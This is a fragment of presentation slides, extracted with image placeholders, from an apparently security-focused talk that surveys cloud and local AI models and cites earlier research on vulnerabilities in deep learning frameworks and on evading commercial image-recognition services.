


Software at the Cloud side

- **Caffe**
- **CPPClassification**
- **Model: BAIR/BVLC CaffeNet Model**

Slide from POC 2017 Talk “Exposing Vulnerabilities in Deep Learning Frameworks”.
This work later gets published in IEEE S&P 2018

AI as a Cloud Service




Baidu 百度 | AI开放平台

Slide from POC 2018 Talk on “Practical Evading Attacks on Commercial AI image recognition services”
This work later gets published at USENIX Security 2019

Case #2: Local AI Models ?!



Let's Look at one App





PRISMA


<https://prisma-ai.com/>





Examples of Local Models

